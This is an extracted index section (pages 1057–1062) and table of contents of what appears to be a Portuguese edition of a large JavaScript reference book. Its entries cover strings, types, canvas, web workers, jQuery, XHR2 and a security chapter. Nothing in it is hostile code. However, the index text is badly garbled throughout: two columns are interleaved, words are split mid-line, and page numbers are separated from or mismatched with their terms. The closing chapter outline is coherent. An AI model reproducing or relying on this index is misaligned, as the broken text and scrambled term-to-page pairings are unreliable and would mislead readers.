seção NETWORK, manifesto de cache de aplicati—

propriedades

definidas por *HTML*Elements, 365

vo, 589

Índice 1057

segurança, 325–330

setSelectionRange(), objeto *TextArea*, 979

armazenamento do lado do cliente e, 575

setTransform(), *CanvasRenderingContext2D*, 624,

ataques de negação de serviço, 330

627, 863

cross-site scripting (XSS), 328

shadowOff setX e *shadowOff setY*, *CanvasRenderingContext*—

dados de cookie e, 579

Context2D, 856

método *toDataURL()*, objetos *Canvas*, 643

showModalDialog(), objeto *Window*, 340, 991

o que JavaScript não pode fazer, 325

sistema de arquivo persistente, 684–685

pedidos HTTP de origens diferentes, 498

sistema de arquivo temporário, 684–685

política da mesma origem, 326

sistemas de arquivo, 684–690

script de plugins e controles *ActiveX*, 328

armazenamento do lado do cliente por aplicativos

scripts e, 500

Web, 574

subconjuntos de, 260

lendo arquivos selecionados pelo usuário com

listagem dos subconjuntos importantes, 261

JavaScript, 325

recursos

removidos,

260

trabalhando com arquivos no sistema de arquivos

selecionando elementos do documento, 354–361

local, 684–685

coleção document.all[], 360–361

usando API de sistema de arquivos assíncrona,

por classe CSS, 358, 359

685–686

por

identificação, 354

usando API de sistema de arquivos síncrona, 689

por nome, 355

sistemas em caixa de areia, 260

por tipo, 356

sistemas operacionais

selectionRowIndex, objeto TableRow, 976

navegadores Web como, 302

seletores

operações de arrastar e soltar baseadas nos, 442

CSS, 359, 403

sniffi

ng de cliente, 322

para regras de estilo, 430

sniffi

ng de navegador, 322, 337

usando para chamar função jQuery(), 512

usando navigator.userAgent, 338

jQuery, 560–564, 930

sobrecarga de construtoras, 221

combinações

de,

563

sobreposição de janelas translúcidas (exemplo de

fi ltros para, 561–563

CSS), 418–420

grupos,

564

sombras, desenhando no canvas, 639, 852–853

selecionando parte do documento para exibir com

soquetes Web, 697–700

jQuery, 545

criando cliente de chat baseado em WebSocket,

separadores de parágrafo, 22

698–699

sequências de escape

criando soquete e registrando rotinas de tratamen—

em strings literais, 36

to de evento, 697–698

Unicode,

22

servidor de bate-papo usando WebSockets e

serializando objetos, 135, 662

Node, 699–700

exemplo, função `JSON.stringify()`, 773–774

sparklines, 367

Server-Sent Events, 502–508

desenhando no canvas (exemplo), 649–651

cliente de chat simples usando EventSource, 503

Spidermonkey

servidor de chat personalizado, 506

atribuição de desestruturação, 265

simulando EventSource com XMLHttpRequest,

suporte para E4X, 276

504–506

suporte para extensões de JavaScript, 258

setCustomValidity(), objeto FormControl, 915

versões de JavaScript, 262

setData(), objeto DataTransfer, 463, 882–883

startOff setTime, objeto MediaElement, 952

setDragImage(), objeto DataTransfer, 463, 882–883

statusText, objeto XMLHttpRequest, 999

setRequestHeader(), objeto XMLHttpRequest,

stopImmediatePropagation(), objeto Event, 453,

1000

903–904

setRequestHeader(), XMLHttpRequest, 483

stopPropagation(), objeto Event, 452, 903–904

setSelectionRange(), objeto Input, 929

streaming de mídia, propriedade initialTime, 604

1058 Índice

strings, 28, 35

strings literais, 35

análise de resposta HTTP, 487

sequências de escape em, 36

caracteres Unicode, posições de código, e, 35

strings vazias, 35

codifi cando estado de aplicativo como, 657

stroke(), CanvasRenderingContext2D, 619, 634,

como arrays, 156

863

comparação de padrões, 38

strokeRect(), CanvasRenderingContext2D, 631,

comparações, 43, 73

863

conversão de objeto para, do Ajax, 545

strokeText(), CanvasRenderingContext2D, 636,

conversões, 44, 46

863

entre JavaScript e Java, 285

subarray(), objeto TypedArray, 674, 982

objeto para string, 49

subcaminhos (Canvas), 618

convertendo arrays em, 148

subclasses, 222

imutabilidade das, 30

composição

versus subclasses, 227

métodos para comparação de padrões, 253–255

construtora e encadeamento de métodos, 225–

método match(), 254

227

método replace(), 254

criando com recursos de ECMAScript 5, 237

método search(), 253

definição, 223

objeto String, 819–837

hierarquias de classes e classes abstratas, 228–232

método charAt(), 822–823

subconjunto de segurança ADsafe, 261

método charCodeAt(), 822–823

subconjunto seguro Caja, 261

método concat(), 823–824

subconjunto seguro FBJS, 262

método estático, fromCharCode(), 820–821

subconjuntos de JavaScript, 258–262

método fromCharCode(), 469, 823–824

para segurança, 260

método indexOf(), 824–825

listagem dos subconjuntos importantes, 261

método lastIndexOf(), 825–826

Th

e Good Parts, 259

método `localeCompare()`, 73

subdomínios, problemas apresentados pela política

método `localeCompare()`, 826–827

da mesma origem, 327

método `match()`, 827–828

subinstruções, 87

método `replace()`, 828–829

sumário, gerando para um documento (exemplo),

método `search()`, 829–830

377–381

método `slice()`, 830–831

suporte para navegador graduado, 321

método `split()`, 831–832

SVG (Scalable Vector Graphics), 608–616

método `substr()` (desaprovado), 833–834

elemento

< canvas >

versus, 616

método substring(), 833–834

exibindo a hora manipulando imagem, 614

método toLocaleLowerCase(), 834–835

gráfico de pizza construído com JavaScript, 610–

método toLocaleUpperCase(), 835–836

613

método toLowerCase(), 73, 835–836

swapCache(), objeto ApplicationCache, 593, 844

método toString(), 835–836

método toUpperCase(), 73, 836–837

T

método trim(), 836–837

método valueOf(), 836–837

tags de abertura e fechamento de elementos, 369

métodos,

listados,

819–820

tamanho de elementos, confi gurando com CSS prométodos

HTML,

820–821

propriedades, 410

propriedade

length,

826–827

teclado, usando em vez de um mouse, 324

objetos wrapper, 42

teclas modificadoras do teclado para eventos de

propriedades acessadas com notação [], 118

mouse, 439, 455

trabalhando com, 37

técnicas orientadas a objeto em JavaScript, 209

valores em folha de estilo ou atributo de estilo,

classe Set (exemplo), 209–211

421

emprestando métodos, 218

Índice 1059

implementando métodos de comparação em clas—

usando em scripts em linha de animação CSS,

ses, 215–218

422–424

métodos de conversão padrão, 213

tipagem de pato, 207

simulando campos de instância privada, 220

tipo (nome de tag), selecionando elementos HTML

sobrecarga de construtora e métodos fábrica, 221

ou XML pelo, 356

tipos enumerados (exemplo), 211–213

tipo de evento, 433

tecnologia auxiliar, 324

tipos (consulte tipos de dados)

animação interferindo com, 537

tipos de dados, 4, 28–55

terceira dimensão, propriedade z-index, 411

argumento de função, 169

teste de capacidade, 321

booleanos,

39

teste de recurso para navegadores, 321

classes e, 204

texto, 35–39

determinando a classe de um objeto com a pro—

campos de texto em formulários, 392

priedade constructor, 205

comparação de padrões com expressões regulares,

determinando a classe de um objeto com ins—

38

tanceof, 204

consultando texto selecionado em documentos,

métodos de conversão padrão, 213

tipagem de pato, 207

conteúdo de elemento como texto puro, 370

usando nome de construtora como identifi cador de classe, 205

conversão para fala em leitores de tela, 324

conversões, 30, 44–51

desenhando no canvas, 636, 852–853, 860

explícitas,

46–48

em elementos <script>, 371

igualdade

e,

46

incorporando dados textuais arbitrários usando

listagem de resumo das, 44

elemento de script, 306

objeto para primitivos, 48–51

lendo arquivos de texto com FileReader, 682–683

declaração de variável e, 51

métodos CharacterData para manipulação, 372

Java, conversões no Rhino, 285

sequências de escape em strings literais, 36

métodos,

29

strings literais, 35

números,

30–35

trabalhando com strings, 37

binários em ponto flutuante e erros de arredond—

texto selecionado, consultando em um documento,

documento, 33

397

datas e horas, 34

texto sombreado, exemplo de posicionamento de

literais em ponto flutuante, 31

CSS, 411

literais

inteiras,

31

threads

objetos e arrays, 5

em JavaScript do lado do cliente, 314

operador typeof, 80–81

especificação Web Workers, 665–672

operando e tipo de resultado, 63

depurando

threads

Worker,

671

texto,

35–39

modelo de execução de Worker, 668

comparação de padrões, 38

FileReaders e, 682–683

sequências de escape em strings literais, 36

objeto

WorkerGlobalScope,

993

strings

literais,

35

operações de IndexedDB e, 691–692

trabalhando com strings, 37

threads

Worker,

992

tipos de dados Ajax da jQuery, 549

timers, 333–334

tipos mutáveis e imutáveis, 30

função utilitária para (exemplo), 333

tipos primitivos e de objeto, 28

funções timer do lado do cliente implementadas

tipos de evento legados, 437

por Node, 289

eventos de formulário, 437

métodos disponíveis para o objeto WorkerGlo—

eventos de janela, 438

balScope, 668

eventos de mouse, 439

semelhança com eventos, 437

eventos de tecla, 440

1060 Índice

tipos de objeto, 28

transformações afi ns, 626

tipos de referência, 44

transformações de corte, 627

tipos enumerados, 211–213

transformações de sistema de coordenadas, 624–
classes representando cartas, 212
629, 852–853
comparações,
217
Transforms (CSS), 407–408
tipos imutáveis, 30
translucidez, especificando com a propriedade de

tipos MIME

estilo opacity, 417

anulando tipo incorreto em resposta HTTP, 488

transparência

arquivos de manifesto de cache de aplicativo, 588

especificando para cores na CSS, 416

codificação de dados de formulário, 489

especificando valores de alfa no canvas, 632

especificando em cabeçalhos Content-Type

operações de composição com transparência hard

HTTP, 483

e suave, 643

mídia,

603

transportes, 479

texto,

487

troca de mensagens

tipos mutáveis, 30

entre documentos, 328, 661–665

tipos numéricos, 28

enviando dados para objetos Worker com post—

tipos primitivos, 28

Message(), 666

conversão de primitivos de JavaScript em Java,

evento message usado para comunicação assíncro—

281, 285

na, 443

conversões de objeto para primitivo, 48–51

suportada pela API WebSocket, 698–699

conversões para outros tipos, 45

troca de mensagens assíncrona entre scripts de ori—

valores primitivos imutáveis e referências de obje—

gens diferentes, 662

to mutável, 43

troca de mensagens entre documentos, 328, 661–

toDataURL(), objeto Canvas, 642, 849

665, 662

toExponential(), objeto Number, 47, 788–789

trocas, imagem, 600

toFixed(), objeto Number, 47, 789–790

Tufte, Edward, 649

toLocaleDateString(), objeto *Date*, 746

toLocaleLowerCase(), objeto *String*, 834–835

U

toLocaleTimeString(), objeto *Date*, 747

toLocaleUpperCase(), objeto *String*, 835–836

Unicode, 21

toPrecision(), objeto *Number*, 47, 791–792

caracteres, posições de código e strings de Java—

toTimeString(), objeto *Date*, 748

Script, 35

touchscreens, eventos, 444

caracteres de controle de formato, 22

traço

em

identificação, 24

cores, gradientes e padrões em Canvas, 631–634,

normalização de codificações de caractere, 23

851–852

posições de código, 469

definição, 863

sequências de escape para, 22

não cortado, 638

unmonitorEvents(), objeto ConsoleCommandLine,

traço padrão e gradiente, 633

869

transbordando conteúdo, elementos rolantes em

URIs

documentos, 386

função decodeURI(), 750

transformações

função decodeURIComponent(), 751

método setTransform() no canvas, 863

função encodeURI(), 751

sistema de coordenadas do canvas, 624–629,

função encodeURIComponent(), 752

852–853

URL blank-page, about:blank, 345

entendendo

matematicamente,

626

URL curinga em manifesto de cache de aplicativo, 589

exemplo de transformação, 627

sistema de coordenadas no canvas

analizando,

334

sombras

e,

641

argumentos da função importScripts(), 667

Índice 1061

assunto de pedido HTTP, 483

valores infinitos, 32

Blob,

680–682

valores null, 28, 40

carregando documento e exibindo partes dele com

expressões de acesso à propriedade e, 59

jQuery, 545

propriedades com, erros de acesso, 120

curinga, na seção network de manifesto de cache

valores octais, 31

de aplicativo, 589

valores relativos para animação de propriedades nu—

exibidos como estado atual de aplicativo Web, 657

métricas, 540

JavaScript,

307

valores true e false, 44

objeto URL, 982

variáveis, 4

relativos,

335

atribuição de desestruturação, 265

URL de página em branco, about:blank, 345

criando com a palavra-chave function, 348–349

WebSocket,

697–698

declarando,

51

URLs data://, 910, 911

declarações repetidas e omitidas, 51

URLs javascript:, 307

declarando com let, 263

usando para bookmarklets, 308

em inclusões de array, 274

URLs relativos, 335

escopo,

52–55

UTC (Coordinated Universal Time), 726

encadeamento de escopo, 54

escopo e içamento de função, 53

V

variáveis como propriedades, 54

validação de formulários

funções atribuídas a, 171

mecanismo em HTML5, 443

globais,

25

objeto FormValiditys, 916

referência de variável como expressão primária, 57

validationMessage, objeto FormControl, 914

tipos de dados e, 30

valor zero negativo, 32

variáveis globais, 25, 30

comparações de igualdade com zero positivo, 33

como propriedades do objeto global, 54

valores, 4

evitando a criação de, em módulos, 240

funções como, 171–173

evitando com o uso de funções como namespaces,

definindo suas próprias propriedades de função,

174

173

restrição em subconjuntos seguros, 260

valores alfa

uso de identificações de elemento como, 343

especificando no canvas, 631

variáveis não tipadas, 30

transparência de uma cor, 416

variável heading, 343

valores calculados para dimensões de caixa (CSS), 415

variável input, 343

valores de retorno

variável self, usando com funções aninhadas, 164

confi gurando a propriedade returnValue de evento

versões, 262

como false, 452

visibilidade

funções de tratamento de evento da jQuery, 528

propriedade visibility, 407–408, 415

rotina de tratamento de evento, 450

visibilidade parcial com propriedades de estilo

valores em ponto flutuante, 30

overflow e clip, 417

binários em ponto flutuante e erros de arredonda-

volume

mento, 33

confi gurando para reprodução de mídia, 603

valores false e true, 44

propriedade volume, *MediaElement*, 952

valores hexadecimais, 31

valores indefi nidos, 28, 40, 838–839

W

expressões de acesso à propriedade e, 59

propriedades com, erros de acesso, 120

W3C

propriedades

confi guradas com, testando, 122

padrão XMLHttpRequest Level 2 (XHR2), 481

retornados por funções, 161

WAI-ARIA (Web Accessibility Initiative–Accessible

variáveis declaradas sem inicializador, 88

Rich Internet Applications), 324

1062 Índice

watchPosition(), objeto Geolocation, 654

elementos <script>, 303–304

Web Accessibility Initiative–Accessible Rich Internet

SVG incorporado no documento, 609

Applications (WAI-ARIA), 324

web workers

analizando documento de resposta HTTP com a

objeto

Worker,

992

propriedade responseXML, 487

objeto

WorkerGlobalScope,

993

consultando e confi gurando elementos de docu—

objeto

WorkerLocation,

995

mentos, 366

objeto

WorkerNavigation,

996

E4X (ECMAScript for XML)

WebGL, 617

introdução

a,

276–280

willValidate, objeto FormControl, 915

ECMAScript for XML (E4X), 267–268

withCredentials, XMLHttpRequest, 498, 999

instrução de processamento em um documento,

workers compartilhados, 669

966

namespaces, método createElementNS(), 372

workers dedicados, 669

nós Text em documentos, 371

opcional em scripts de HTTP, 480

X

pedido HTTP codificado com o documento

XML como corpo, 491

XHR2, 481

propriedade innerHTML, uso com elementos

API FormData, 493

XML, 369

baixando conteúdo de URL como Blob, 678–

propriedade outerHTML, uso da, 369

679

SVG (Scalable Vector Graphics), 608

eventos progress, 1001

XSS (cross-site scripting), 328

método overrideMimeType(), 488

propriedade timeout, 497

Y

tratando de respostas binárias, 488

XHTML

yieldForStorageUpdates(), objeto Navigator, 959

diferenciação de maiúsculas e minúsculas, 21

YUI (biblioteca interna do Yahoo!), 331

Document Outline

- *Capa*
- *Iniciais*
 - *Ficha Catalográfica*
 - *Folha de rosto*
 - *Créditos*
 - *O autor*
 - *A capa*
 - *Agradecimento*
 - *Prefácio*
 - *Sumário*
- *Capítulo 1 - Introdução a JavaScript*
 - *1.1 JavaScript básica*
 - *1.2 JavaScript do lado do cliente*
- *Parte I - JavaScript básica*
 - *Capítulo 2 - Estrutura léxica*
 - *2.1 Conjunto de caracteres*
 - *2.2 Comentários*
 - *2.3 Literais*
 - *2.4 Identificadores e palavras reservadas*
 - *2.5 Pontos e vírgulas opcionais*
 - *Capítulo 3 - Tipos, valores e variáveis*
 - *3.1 Números*
 - *3.2 Texto*
 - *3.3 Valores booleanos*
 - *3.4 Null e undefined*
 - *3.5 O objeto global*
 - *3.6 Objetos wrapper*
 - *3.7 Valores primitivos imutáveis e referências de objeto mutáveis*
 - *3.8 Conversões de tipo*
 - *3.9 Declaração de variável*
 - *3.10 Escopo de variável*
 - *Capítulo 4 - Expressões e operadores*
 - *4.1 Expressões primárias*
 - *4.2 Inicializadores de objeto e array*
 - *4.3 Expressões de definição de função*
 - *4.4 Expressões de acesso à propriedade*
 - *4.5 Expressões de invocação*
 - *4.6 Expressões de criação de objeto*
 - *4.7 Visão geral dos operadores*

- 4.8 Expressões aritméticas
- 4.9 Expressões relacionais
- 4.10 Expressões lógicas
- 4.11 Expressões de atribuição
- 4.12 Expressões de avaliação
- 4.13 Operadores diversos
- Capítulo 5 - Instruções
 - 5.1 Instruções de expressão
 - 5.2 Instruções compostas e vazias
 - 5.3 Instruções de declaração
 - 5.4 Condicionais
 - 5.5 Laços
 - 5.6 Saltos
 - 5.7 Instruções diversas
 - 5.8 Resumo das instruções JavaScript
- Capítulo 6 - Objetos
 - 6.1 Criando objetos
 - 6.2 Consultando e configurando propriedades
 - 6.3 Excluindo propriedades
 - 6.4 Testando propriedades
 - 6.5 Enumerando propriedades
 - 6.6 Métodos getter e setter de propriedades
 - 6.7 Atributos de propriedade
 - 6.8 Atributos de objeto
 - 6.9 Serializando objetos
 - 6.10 Métodos de objeto
- Capítulo 7 - Arrays
 - 7.1 Criando arrays
 - 7.2 Lendo e gravando elementos de array
 - 7.3 Arrays esparsos
 - 7.4 Comprimento do array
 - 7.5 Adicionando e excluindo elementos de array
 - 7.6 Iteração em arrays
 - 7.7 Arrays multidimensionais
 - 7.8 Métodos de array
 - 7.9 Métodos de array de ECMAScript 5
 - 7.10 Tipo do array
 - 7.11 Objetos semelhantes a um array
 - 7.12 Strings como arrays
- Capítulo 8 - Funções
 - 8.1 Definindo funções
 - 8.2 Chamando funções
 - 8.3 Argumentos e parâmetros de função
 - 8.4 Funções como valores

- 8.5 Funções como espaço de nomes
- 8.6 Closures
- 8.7 Propriedades de função, métodos e construtora
- 8.8 Programação funcional
- Capítulo 9 - Classes e módulos
 - 9.1 Classes e protótipos
 - 9.2 Classes e construtoras
 - 9.3 Classes estilo Java em JavaScript
 - 9.4 Aumentando classes
 - 9.5 Classes e tipos
 - 9.6 Técnicas orientadas a objeto em JavaScript
 - 9.7 Subclasses
 - 9.8 Classes em ECMAScript 5
 - 9.9 Módulos
- Capítulo 10 - Comparação de padrões com expressões regulares
 - 10.1 Definindo expressões regulares
 - 10.2 Métodos de String para comparação de padrões
 - 10.3 O objeto RegExp
- Capítulo 11 - Subconjuntos e extensões de JavaScript
 - 11.1 Subconjuntos de JavaScript
 - 11.2 Constantes e variáveis com escopo
 - 11.3 Atribuição de desestruturação
 - 11.4 Iteração
 - 11.5 Funções abreviadas
 - 11.6 Cláusulas catch múltiplas
 - 11.7 E4X: ECMAScript para XML
- Capítulo 12 - JavaScript do lado do servidor
 - 12.1 Scripts Java com Rhino
 - 12.2 E/S assíncrona com o Node
- Parte II - JavaScript do lado do cliente
 - Capítulo 13 - JavaScript em navegadores Web
 - 13.1 JavaScript do lado do cliente
 - 13.2 Incorporando JavaScript em HTML
 - 13.3 Execução de programas JavaScript
 - 13.4 Compatibilidade e interoperabilidade
 - 13.5 Acessibilidade
 - 13.6 Segurança
 - 13.7 Estruturas do lado do cliente
 - Capítulo 14 - O objeto Window
 - 14.1 Cronômetros
 - 14.2 Localização do navegador e navegação
 - 14.3 Histórico de navegação
 - 14.4 Informações do navegador e da tela

- 14.5 Caixas de diálogo
- 14.6 Tratamento de erros
- 14.7 Elementos de documento como propriedades de Window
- 14.8 Várias janelas e quadros
- Capítulo 15 - Escrevendo script de documentos
 - 15.1 Visão geral do DOM
 - 15.2 Seleccionando elementos do documento
 - 15.3 Estrutura de documentos e como percorrê-los
 - 15.4 Atributos
 - 15.5 Conteúdo de elemento
 - 15.6 Criando, inserindo e excluindo nós
 - 15.7 Exemplo: gerando um sumário
 - 15.8 Geometria e rolagem de documentos e elementos
 - 15.9 Formulários HTML
 - 15.10 Outros recursos de Document
- Capítulo 16 - Escrevendo script de CSS
 - 16.1 Visão geral de CSS
 - 16.2 Propriedades CSS importantes
 - 16.3 Script de estilos em linha
 - 16.4 Consultando estilos computados
 - 16.5 Escrevendo scripts de classes CSS
 - 16.6 Escrevendo scripts de folhas de estilo
- Capítulo 17 - Tratando eventos
 - 17.1 Tipos de eventos
 - 17.2 Registrando rotinas de tratamento de evento
 - 17.3 Chamada de rotina de tratamento de evento
 - 17.4 Eventos de carga de documento
 - 17.5 Eventos de mouse
 - 17.6 Eventos de roda do mouse
 - 17.7 Eventos arrastar e soltar
 - 17.8 Eventos de texto
 - 17.9 Eventos de teclado
- Capítulo 18 - Scripts HTTP
 - 18.1 Usando XMLHttpRequest
 - 18.2 HTTP por <script>: JSONP
 - 18.3 Comet com eventos Server-Sent
- Capítulo 19 - A biblioteca jQuery
 - 19.1 Fundamentos da jQuery
 - 19.2 Métodos getter e setter da jQuery
 - 19.3 Alterando a estrutura de documentos
 - 19.4 Tratando eventos com jQuery
 - 19.5 Efeitos animados
 - 19.6 Ajax com jQuery

- 19.7 Funções utilitárias
- 19.8 Seletores jQuery e métodos de seleção
- 19.9 Estendendo a jQuery com plugins
- 19.10 A biblioteca jQuery UI
- Capítulo 20 - Armazenamento no lado do cliente
 - 20.1 localStorage e sessionStorage
 - 20.2 Cookies
 - 20.3 Persistência de userData do IE
 - 20.4 Armazenamento de aplicativo e aplicativos Web offline
- Capítulo 21 - Mídia e gráficos em scripts
 - 21.1 Escrevendo scripts de imagens
 - 21.2 Escrevendo scripts de áudio e vídeo
 - 21.3 SVG: Scalable Vector Graphics (Gráficos Vetoriais Escaláveis)
 - 21.4 Elementos gráficos em um <canvas>
- Capítulo 22 - APIs de HTML5
 - 22.1 Geolocalização
 - 22.2 Gerenciamento de histórico
 - 22.3 Troca de mensagens entre origens
 - 22.4 Web Workers
 - 22.5 Arrays tipados e ArrayBuffers
 - 22.6 Blobs
 - 22.7 A API Filesystem
 - 22.8 Bancos de dados do lado do cliente
 - 22.9 Web Sockets
- Parte III - Referência de JavaScript básica
 - Referência de JavaScript básica
- Parte IV Referência de JavaScript do lado do cliente
 - Referência de JavaScript do lado do cliente
- Finais
 - Índice